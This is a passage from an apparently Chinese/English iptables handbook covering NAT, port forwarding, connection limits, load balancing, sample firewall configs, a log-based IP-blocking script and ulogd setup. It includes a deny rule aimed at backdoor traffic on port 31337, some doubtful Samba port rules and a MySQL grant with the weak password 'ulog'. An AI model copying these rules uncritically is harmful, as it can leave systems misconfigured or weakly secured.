/sbin/iptables -t nat -P POSTROUTING ACCEPT
/sbin/iptables -P INPUT ACCEPT
```

```
/sbin/iptables -P OUTPUT ACCEPT
/sbin/iptables -P FORWARD ACCEPT
```

Chains Admin

创建新链

```
                                iptables -N netkiller
```

删除新链

```
                                # iptables -X netkiller
```

重置

例 30.1. /etc/sysconfig/iptables

```
/sbin/iptables -F
/sbin/iptables -F -t filter
/sbin/iptables -F -t nat
/sbin/iptables -t nat -P PREROUTING ACCEPT
/sbin/iptables -t nat -P POSTROUTING ACCEPT
/sbin/iptables -t nat -P OUTPUT ACCEPT
/sbin/iptables -P INPUT ACCEPT
/sbin/iptables -P OUTPUT ACCEPT
/sbin/iptables -P FORWARD ACCEPT

sysctl net.ipv4.ip_forward=1
```

/etc/sysconfig/iptables

```
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
```

```
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
```

Protocols 协议

```
-p tcp
-p udp
```

Interfaces 网络适配器接口

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -i eth0 -j ACCEPT
iptables -A INPUT -i ppp0 -j ACCEPT
```

源IP地址

```
# Accept packets from trusted IP addresses
 iptables -A INPUT -s 192.168.0.4 -j ACCEPT # change the IP
address as appropriate

# Accept packets from trusted IP addresses
 iptables -A INPUT -s 192.168.0.0/24 -j ACCEPT  # using
standard slash notation
 iptables -A INPUT -s 192.168.0.0/255.255.255.0 -j ACCEPT #
using a subnet mask


# Accept packets from trusted IP addresses
 iptables -A INPUT -s 192.168.0.4 -m mac --mac-source
```

```
00:50:8D:FD:E6:32 -j ACCEPT
```

多地址输入方法

```
iptables -t filter -A INPUT -s 192.168.1.1,2.2.2.2,10.10.10.10
-j ACCEPT
```

连续范围

```
-A INPUT -i eth0 -m iprange --src-range 192.168.1.90-
192.168.1.101 -j ACCEPT
```

Ports 端口

```
# Accept tcp packets on destination port 6881 (bittorrent)
 iptables -A INPUT -p tcp --dport 6881 -j ACCEPT
```

range

```
# Accept tcp packets on destination ports 6881-6890
iptables -A INPUT -p tcp --dport 6881:6890 -j ACCEPT
```

multiport

多端口

```
-A INPUT -s 116.24.13.13/32 -p tcp -m tcp -m multiport --dports
21,20 -j ACCEPT
```

NAT

Redirect

重定向规则

```
端口重定向
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 21 -j
REDIRECT --to-port 2401

将80端口重定向到8080
# iptables -t nat -A PREROUTING -j REDIRECT -p tcp --
destination-port 80 --to-ports 8080
```

端口转发

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -d 192.168.3.9 -p tcp -m tcp --
dport 1000 -j DNAT --to-destination 192.168.3.137:8080
iptables -t nat -A POSTROUTING -s 192.168.3.0/255.255.255.0 -d
192.168.3.137 -p tcp -m tcp --dport 8080 -j SNAT --to-source
192.168.3.9
```

Postrouting and IP Masquerading

```


iptables -P FORWARD ACCEPT
iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE

iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -j MASQUERADE
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -o eth0 -j
MASQUERADE

sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
sudo iptables -t nat -I POSTROUTING -j MASQUERADE
sudo iptables -t nat -A POSTROUTING -j MASQUERADE -s
172.16.0.0/24 -d 0.0.0.0/0
```

```
sudo iptables -t nat -A POSTROUTING -j MASQUERADE -o eth1 -s
172.16.1.0/24 -d 0.0.0.0/0
sudo iptables -t nat -A POSTROUTING -j MASQUERADE -p tcp -o
eth1 -s 172.16.1.0/24 -d 0.0.0.0/0
```

Prerouting

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT
--to 172.31.0.23:80
```

If you have a default policy of DROP in your FORWARD chain, you must append a rule to forward all incoming HTTP requests so that destination NAT routing is possible. To do this, use the following command:

```
iptables -A FORWARD -i eth0 -p tcp --dport 80 -d 172.31.0.23 -j
ACCEPT
```

This rule forwards all incoming HTTP requests from the firewall to the intended destination; the Apache HTTP Server behind the firewall.

DNAT and SNAT

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -d 202.103.96.10 -j DNAT --to-
destination 192.168.0.10
iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -j SNAT --to-
source 202.96.244.56
```

DMZ zone

```
#
# DMZ zone
```

```
#
$iptables -t nat -A PREROUTING -p TCP -m multiport -i eth0 --
dport 22,25,113,80,8080 -j DNAT --to 10.0.0.10
$iptables -t nat -A PREROUTING -p UDP -i eth0 --dport 25 -j
DNAT --to-destination 10.0.0.10
```

DNAT ppp0/eth0

```
iptables -t nat -A PREROUTING -p tcp -i ppp0 --dport 80 -j DNAT
--to-destination <web server ip>
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j DNAT
--to-destination 10.0.4.2:80
```

Module(模块)

IPTables and Connection Tracking

NEW — A packet requesting a new connection, such as an HTTP request.

ESTABLISHED — A packet that is part of an existing connection.

RELATED — A packet that is requesting a new connection but is part of an existing connection. For example, FTP uses port 21 to establish a connection, but data is transferred on a different port (typically port 20).

INVALID — A packet that is not part of any connections in the connection tracking table.

放行已经启动的服务

```
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
```

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j
ACCEPT
```

禁止新的端口listen，在防火墙启动后，不在允许启动任何新的端口。

```
-A INPUT -m state --state INVALID,NEW -j DROP
```

string

```
iptables -m string -h
```

```
# iptables -A INPUT -p tcp --dport 80 -m string --algo bm --
string "XXDD0S" -j DROP
```

connlimit

```
限制同一IP同时最多100个http连接
iptables -I INPUT -p tcp --syn --dport 80 -m connlimit --
connlimit-above 100 -j REJECT

只允许每组C类IP同时100个http连接
iptables -p tcp --syn --dport 80 -m connlimit --connlimit-above
100 --connlimit-mask 24 -j REJECT

只允许每个IP同时5个80端口转发,超过的丢弃
iptables -I FORWARD -p tcp --syn --dport 80 -m connlimit --
connlimit-above 5 -j DROP

限制某IP最多同时100个http连接
iptables -A INPUT -s xxx.xxx.xxx.xxx -p tcp --syn --dport 80 -m
connlimit --connlimit-above 100 -j REJECT
```

限制多少IP链接你的服务器

```
# allow 2 telnet connections per client host
iptables -p tcp --syn --dport 23 -m connlimit --connlimit-above
2 -j REJECT

# you can also match the other way around:
iptables -p tcp --syn --dport 23 -m connlimit ! --connlimit-
above 2 -j ACCEPT

# limit the nr of parallel http requests to 16 per class C
sized
# network (24 bit netmask)
iptables -p tcp --syn --dport 80 -m connlimit --connlimit-above
16 \
        --connlimit-mask 24 -j REJECT

# Skip proxy server IP 1.2.3.4 from this kind of limitations:
iptables -A INPUT -p tcp --syn --dport 80 -d ! 1.2.3.4 -m
connlimit --connlimit-above 20 -j REJECT --reject-with tcp-
reset

iptables -A INPUT -i ppp0 -p tcp --syn -m connlimit --
connlimit-above 15 -j DROP
iptables -A INPUT -s 192.186.0.0/24 -p tcp --syn -m connlimit -
-connlimit-above 15 -j DROP
iptables -I INPUT -p tcp --dport 80 -m connlimit --connlimit-
above 50 -j REJECT
```

```
iptables -A INPUT -p tcp -m state --state NEW -m tcp --dport
443 --syn -m connlimit --connlimit-above 50 -j REJECT
```

例 30.2. connlimit 实例

OS: CentOS

```
# Generated by iptables-save v1.3.5 on Thu Mar  1 19:01:23 2012
*filter
:INPUT ACCEPT [0:0]
```

```
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [548:1014604]
:RH-Firewall-1-INPUT - [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A OUTPUT -p udp -m udp --dport 53 -j ACCEPT
-A OUTPUT -p udp -m udp --dport 161 -j ACCEPT
-A OUTPUT -p udp -j DROP
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp -m icmp --icmp-type any -j
ACCEPT
-A RH-Firewall-1-INPUT -p esp -j ACCEPT
-A RH-Firewall-1-INPUT -p ah -j ACCEPT
-A RH-Firewall-1-INPUT -d 224.0.0.251 -p udp -m udp --dport
5353 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m tcp --dport 3306 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 80 --tcp-flags FIN,SYN,RST,ACK SYN -m connlimit --
connlimit-above 50 --connlimit-mask 32 -j REJECT --reject-with
icmp-port-unreachable
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 443 --tcp-flags FIN,SYN,RST,ACK SYN -m connlimit --
connlimit-above 50 --connlimit-mask 32 -j REJECT --reject-with
icmp-port-unreachable
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 80 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 443 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state RELATED,ESTABLISHED -j
ACCEPT
-A RH-Firewall-1-INPUT -j REJECT --reject-with icmp-host-
prohibited
COMMIT
# Completed on Thu Mar  1 19:01:23 2012
```

CentOS

```
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
```

```
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 443 --tcp-
flags FIN,SYN,RST,ACK SYN -m connlimit --connlimit-above 50 --
connlimit-mask 32 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -m state --state NEW -m tcp -p tcp --dport 443 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

recent

限制每IP在一定的时间(比如60秒)内允许新建立最多100个http连接数

```
iptables -A INPUT -p tcp --dport 80 -m recent --name
BAD_HTTP_ACCESS --update --seconds 60 --hitcount 100 -j REJECT
iptables -A INPUT -p tcp --dport 80 -m recent --name
BAD_HTTP_ACCESS --set -j ACCEPT
```

limit

```
iptables -A INPUT -p icmp -m limit --limit 3/s -j LOG --log-
level INFO --log-prefix "ICMP packet IN: "
```

```
iptables -N syn-flood
iptables -A INPUT -p tcp --syn -j syn-flood
iptables -I syn-flood -p tcp -m limit --limit 3/s --limit-burst
6 -j RETURN
```

```
iptables -A syn-flood -j REJECT
```

将丢弃包情况记入日志

```
新建LOGGING链：
iptables -N LOGGING

将所有接收包导入LOGGING 链中：
iptables -A INPUT -j LOGGING

设置日志前缀与日志级别：
iptables -A LOGGING -m limit --limit 2/min -j LOG --log-prefix
"IPTables Packet Dropped: " --log-level 7

最后将包倒向DROP，将包丢弃：
iptables -A LOGGING -j DROP
```

nth

DNAT

利用iptables 实现负载均衡

```
iptables -A PREROUTING -i eth0 -p tcp --dport 80 -m state --
state NEW -m nth --counter 0 --every 3 --packet 0 -j DNAT --to-
destination 192.168.1.101:80
iptables -A PREROUTING -i eth0 -p tcp --dport 80 -m state --
state NEW -m nth --counter 0 --every 3 --packet 0 -j DNAT --to-
destination 192.168.1.102:80
iptables -A PREROUTING -i eth0 -p tcp --dport 80 -m state --
state NEW -m nth --counter 0 --every 3 --packet 0 -j DNAT --to-
destination 192.168.1.103:80
```

SNAT

SNAT 是控制出去的IP

```
# Generated by iptables-save v1.4.21 on Mon Nov 28 21:25:50
2016
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [27:3804]
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j
ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j
ACCEPT
-A INPUT -s 47.90.44.87 -p tcp -m state --state NEW -m tcp --
dport 10050 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
# Completed on Mon Nov 28 21:25:50 2016
# Generated by iptables-save v1.4.21 on Mon Nov 28 21:25:50
2016
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -
m statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
104.23.14.186
-A POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -
m statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
104.23.14.187
-A POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -
m statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
104.23.14.188
-A POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -
m statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
104.23.14.189
-A POSTROUTING -o enp2s0f0 -p tcp -m state --state NEW -m tcp -
m statistic --mode nth --every 5 --packet 0 -j SNAT --to-source
104.23.14.190
COMMIT
```

```
# Completed on Mon Nov 28 21:25:50 2016
```

使用 curl 测试

```
$ curl http://ip.cn
$ curl http://ip.cn
$ curl http://ip.cn
$ curl http://ip.cn
$ curl http://ip.cn
```

你会发现每次访问的IP均不同

random 模块

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -m
state --state NEW -m statistic --mode random --probability .25
-j DNAT --to-destination 10.10.0.1:80
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -m
state --state NEW -m statistic --mode random --probability .25
-j DNAT --to-destination 10.10.0.2:80
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -m
state --state NEW -m statistic --mode random --probability .25
-j DNAT --to-destination 10.10.0.3:80
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -m
state --state NEW -m statistic --mode random --probability .25
-j DNAT --to-destination 10.10.0.4:80
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -m
state --state NEW -m statistic --mode random --probability .25
-j DNAT --to-destination 10.10.0.5:80
```

IPV6

```
[root@linux iptables]# modprobe ipv6
[root@linux iptables]# modprobe ip6_tables
[root@linux iptables]# [ ! -f /proc/net/ip6_tables_names ] &&
echo "Current kernel doesn't support? 'ip6tables' firewalling
(IPv6)!"
[root@linux iptables]# ip6tables -A INPUT -i eth0 -p tcp -s
3ffe:ffff:100::1/128 --dport 22 -j ACCEPT
```

iptables-xml - Convert iptables-save format to XML

access.log IP封锁脚本

```
#!/bin/bash

ACCCESS_LOG=/tmp/myid.access.log
TIMEPOINT='23/May/2012'
BLACKLIST=/var/tmp/black
WHITELIST=/var/tmp/white
if [ ! -f ${BLACKLIST} ]; then
    touch ${BLACKLIST}
fi

if [ ! -f ${WHITELIST} ]; then
    touch ${WHITELIST}
fi

for deny in $(grep ${TIMEPOINT} ${ACCCESS_LOG} | awk '{print
$1}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c |
sort -r -n | head -n 30| awk '{print $2}')
do

    if [ $(grep -c $deny ${WHITELIST}) -ne 0 ]; then
        echo 'Allow IP:' $deny
        continue
    fi

    if [ $(grep -c $deny ${BLACKLIST}) -eq 0 ] ; then
```

```
        echo 'Deny IP:' $deny
        echo $deny >> ${BLACKLIST}
        iptables -I INPUT -p tcp --dport 443 -s $deny -j DROP
        iptables -I INPUT -p tcp --dport 80 -s $deny -j DROP
    fi
done
```

Example

Common Chains Filtering

INPUT Rule Chains

OpenSSH

```
# Accept tcp packets on destination port 22 (SSH)
 iptables -A INPUT -p tcp --dport 22 -j ACCEPT

# Accept tcp packets on destination port 22 (SSH) from private
LAN
 iptables -A INPUT -p tcp -s 192.168.0.0/24 --dport 22 -j
ACCEPT
```

FTP

```
/sbin/iptables -A INPUT -p tcp --dport 21 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 20 -j ACCEPT
```

DNS

```
iptables -A INPUT -i eth0 -p tcp --dport 53   -j ACCEPT
iptables -A INPUT -i eth0 -p udp --dport 53   -j ACCEPT
```

WWW

```
# WWW
/sbin/iptables -A INPUT -p tcp --dport 80 -j ACCEPT
# HTTPS
/sbin/iptables -A INPUT -p tcp --dport 443 -j ACCEPT
# Tomcat
/sbin/iptables -A INPUT -p tcp --dport 8080 -j ACCEPT
```

SOCKS5

```
/sbin/iptables -A INPUT -p tcp --dport 1080 -j ACCEPT
```

Mail Server

```
# SMTP
/sbin/iptables -A INPUT -p tcp --dport 25 -j ACCEPT
# SMTPS
/sbin/iptables -A INPUT -p tcp --dport 465 -j ACCEPT
# POP3
/sbin/iptables -A INPUT -p tcp --dport 110 -j ACCEPT
# POP3S
/sbin/iptables -A INPUT -p tcp --dport 995 -j ACCEPT
# IMAP
/sbin/iptables -A INPUT -p tcp --dport 143 -j ACCEPT
# IMAPS
/sbin/iptables -A INPUT -p tcp --dport 993 -j ACCEPT
```

MySQL

```
/sbin/iptables -A INPUT -p tcp --dport 3306 -j ACCEPT
```

PostgreSQL

```
/sbin/iptables -A INPUT -p tcp --dport 5432 -j ACCEPT
```

```
```

DHCP

```
iptables -A INPUT -p UDP -i eth0 --dport 67 -j ACCEPT
iptables -A INPUT -p UDP -i eth0 --dport 68 -j ACCEPT
```

Samba

```
/sbin/iptables -A INPUT -p tcp -s 192.168.0.0/24 --dport 137 -j
ACCEPT
iptables -A INPUT -p tcp -s 192.168.0.0/24 --dport 145 -j
ACCEPT
iptables -A INPUT -p udp -s 192.168.0.0/24 --dport 138 -j
ACCEPT
iptables -A INPUT -p udp -s 192.168.0.0/24 --dport 139 -j
ACCEPT
```

ICMP

accept_redirects
echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
or
sysctl net.ipv4.conf.all.accept_redirects="0"

```
使自己不能ping 通 127.0.0.1
iptables -A INPUT -s 127.0.0.1 -p icmp -j DROP

192.168.0.0/24 网段无法ping能本机
iptables -A INPUT -s 192.168.0.0/24 -p icmp -j DROP

禁所有机器
# iptables -A INPUT -s 0/0 -p icmp -j DROP
```

```
# ICMP(PING) 接受 ! echo-request
iptables -A INPUT -p icmp --icmp-type ! echo-request -j ACCEPT
```

禁止IP访问自己

```
$sudo iptables -A INPUT -s 192.168.0.253 -j DROP
```

DENY

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
iptables -A INPUT -j DROP
```

OUTPUT Rule Chains

outbound

```
# Open ports for outbound established connections
$IPT -A OUTPUT -p tcp -s $NET -d 0/0 --destination-port 1:65535
-j ACCEPT
$IPT -A OUTPUT -p udp -s $NET -d 0/0 --destination-port 1:65535
-j ACCEPT
```

ICMP

本地不允许ping 192.168.0.0/24
iptables -A OUTPUT -s 192.168.0.0/24 -p icmp -j DROP

禁所本地ping任何机器
iptables -A OUTPUT -s 0/0 -p icmp -j DROP

ICMP(PING) 接受 ! echo-request
iptables -A OUTPUT -p icmp --icmp-type ! echo-request -j ACCEPT

NFS

```
iptables -A OUTPUT -p tcp --dport 2049 -j REJECT
```

SSH

```
iptables -A OUTPUT -p tcp -m multiport --dports 22 -j REJECT
```

禁止自己访问某个IP

```
# iptables -A OUTPUT -d 192.168.0.253 -j DROP
iptables -A OUTPUT -p udp -j DROP
iptables -A OUTPUT -d 125.211.210.46 -j DROP
```

Forward

```
iptables -A FORWARD -i eth1 -j ACCEPT
```

```
# Network 1 forwarded outgoing client request to network 2
iptables -A FORWARD -i eth1 -p tcp -s 192.168.1.0/24 -d
192.168.2.0/24 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -o eth1 -p tcp -s 192.168.2.0/24 -d
192.168.1.0/24 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

TCPMSS

```
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN -j TCPMSS --
```

```
clamp-mss-to-pmtu
```

Malicious Software and Spoofed IP Addresses

```
# The following rules drop all TCP traffic that attempts to use
port 31337:
iptables -A OUTPUT -o eth0 -p tcp --dport 31337 --sport 31337 -
j DROP
iptables -A FORWARD -o eth0 -p tcp --dport 31337 --sport 31337
-j DROP
```

/etc/sysconfig/iptables 操作系统默认配置

例 30.3. CentOS 5.6

```
# iptables-save
# Generated by iptables-save v1.3.5 on Sat Dec 31 18:29:51 2011
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [1516:131654]
:RH-Firewall-1-INPUT - [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -i eth0 -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp -m icmp --icmp-type any -j
ACCEPT
-A RH-Firewall-1-INPUT -p esp -j ACCEPT
-A RH-Firewall-1-INPUT -p ah -j ACCEPT
-A RH-Firewall-1-INPUT -d 224.0.0.251 -p udp -m udp --dport
5353 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp -m udp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m tcp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state RELATED,ESTABLISHED -j
ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 1521 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
```

```
dport 3306 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 23 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 25 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 80 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 21 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 443 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp -m state --state NEW -m udp --
dport 137 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp -m state --state NEW -m udp --
dport 138 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 139 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 445 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 2049 -j ACCEPT
-A RH-Firewall-1-INPUT -j REJECT --reject-with icmp-host-
prohibited
COMMIT
# Completed on Sat Dec 31 18:29:51 2011
```

```
# Firewall configuration written by system-config-securitylevel
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Firewall-1-INPUT - [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -i eth3 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth2 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth0 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth1 -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp --icmp-type any -j ACCEPT
```

```
-A RH-Firewall-1-INPUT -p 50 -j ACCEPT
-A RH-Firewall-1-INPUT -p 51 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp --dport 5353 -d 224.0.0.251 -j
ACCEPT
-A RH-Firewall-1-INPUT -p udp -m udp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m tcp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
-A RH-Firewall-1-INPUT -m state --state NEW -m tcp -p tcp --
dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state NEW -m tcp -p tcp --
dport 80 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state NEW -m tcp -p tcp --
dport 443 -j ACCEPT
-A RH-Firewall-1-INPUT -j REJECT --reject-with icmp-host-
prohibited
COMMIT


# Generated by iptables-save v1.3.5 on Wed May 23 10:58:21 2012
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [43:8584]
:RH-Firewall-1-INPUT - [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -i eth3 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth2 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth0 -j ACCEPT
-A RH-Firewall-1-INPUT -i eth1 -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp -m icmp --icmp-type any -j
ACCEPT
-A RH-Firewall-1-INPUT -p esp -j ACCEPT
-A RH-Firewall-1-INPUT -p ah -j ACCEPT
-A RH-Firewall-1-INPUT -d 224.0.0.251 -p udp -m udp --dport
5353 -j ACCEPT
-A RH-Firewall-1-INPUT -p udp -m udp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m tcp --dport 631 -j ACCEPT
-A RH-Firewall-1-INPUT -m state --state RELATED,ESTABLISHED -j
ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
```

```
dport 80 -j ACCEPT
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 443 --tcp-flags FIN,SYN,RST,ACK SYN -m connlimit --
connlimit-above 50 --connlimit-mask 32 -j REJECT --reject-with
icmp-port-unreachable
-A RH-Firewall-1-INPUT -p tcp -m state --state NEW -m tcp --
dport 443 -j ACCEPT
-A RH-Firewall-1-INPUT -j REJECT --reject-with icmp-host-
prohibited
COMMIT
# Completed on Wed May 23 10:58:21 2012
```

3. ulogd - The Netfilter Userspace Logging Daemon

ulogd homepage: http://www.gnumonks.org/projects/

1. Installation

   $ sudo apt-get install ulogd

   $ sudo apt-get install ulogd-mysql

2. Configure LOGEMU

```
plugin="/usr/lib/ulogd/ulogd_LOGEMU.so"
```

3. Configure MYSQL

   $ sudo vim /etc/ulogd.conf

```
plugin="/usr/lib/ulogd/ulogd_MYSQL.so"
[MYSQL]
table="ulog"
pass="ulog"
user="ulog"
db="ulogd"
host="localhost"
```

   create database

```
neo@master:~$ mysql -u root -p -A mysql
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5.1-log (Ubuntu)
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the
buffer.

mysql> create database ulogd;
Query OK, 1 row affected (0.07 sec)

mysql> grant all privileges on ulogd.* to ulog@localhost
identified by 'ulog';
Query OK, 0 rows affected (0.09 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.02 sec)

mysql> source /usr/share/doc/ulogd-mysql/mysql.table
Query OK, 0 rows affected (0.05 sec)

mysql> exit;
Bye
neo@master:~$
```

4. Iptables

```
iptables -A INPUT -p tcp --dport 80 -j ULOG
iptables -A FORWARD -j ULOG
```

5. Starting

   $ sudo /etc/init.d/ulogd start

6. testing

   logemu

```
neo@master:~$ tail -f /var/log/ulog/syslogemu.log
Oct 20 12:54:07 master IN=eth0 OUT=
MAC=00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00
SRC=192.168.245.1 DST=192.168.245.129 LEN=40 TOS=00
PREC=0x00 TTL=128 ID=30048 DF PROTO=TCP SPT=2080 DPT=80
```

```
SEQ=1732529774 ACK=1543952440 WINDOW=64608 ACK URGP=0
Oct 20 12:54:22 master IN=eth0 OUT=
MAC=00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00
SRC=192.168.245.1 DST=192.168.245.129 LEN=40 TOS=00
PREC=0x00 TTL=128 ID=30294 DF PROTO=TCP SPT=2080 DPT=80
SEQ=1732529774 ACK=1543952441 WINDOW=64608 ACK URGP=0
Oct 20 12:54:32 master IN=eth0 OUT=
MAC=00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00
SRC=192.168.245.1 DST=192.168.245.129 LEN=40 TOS=00
PREC=0x00 TTL=128 ID=30481 DF PROTO=TCP SPT=2080 DPT=80
SEQ=1732529774 ACK=1543952441 WINDOW=64608 ACK FIN URGP=0
Oct 20 12:55:27 master IN=eth0 OUT=
MAC=00:0c:29:b0:6b:d0:00:50:56:c0:00:08:08:00
SRC=192.168.245.1 DST=192.168.245.129 LEN=48 TOS=00
PREC=0x00 TTL=128 ID=31444 DF PROTO=TCP SPT=2087 DPT=80
SEQ=866215326 ACK=0 WINDOW=65535 SYN URGP=0
```

mysql

```
mysql> select count(*) from ulog;
+----------+
| count(*) |
+----------+
|        8 |
+----------+
1 row in set (0.03 sec)

mysql> select id, raw_mac from ulog;
+----+-------------------------------------------+
| id | raw_mac                                   |
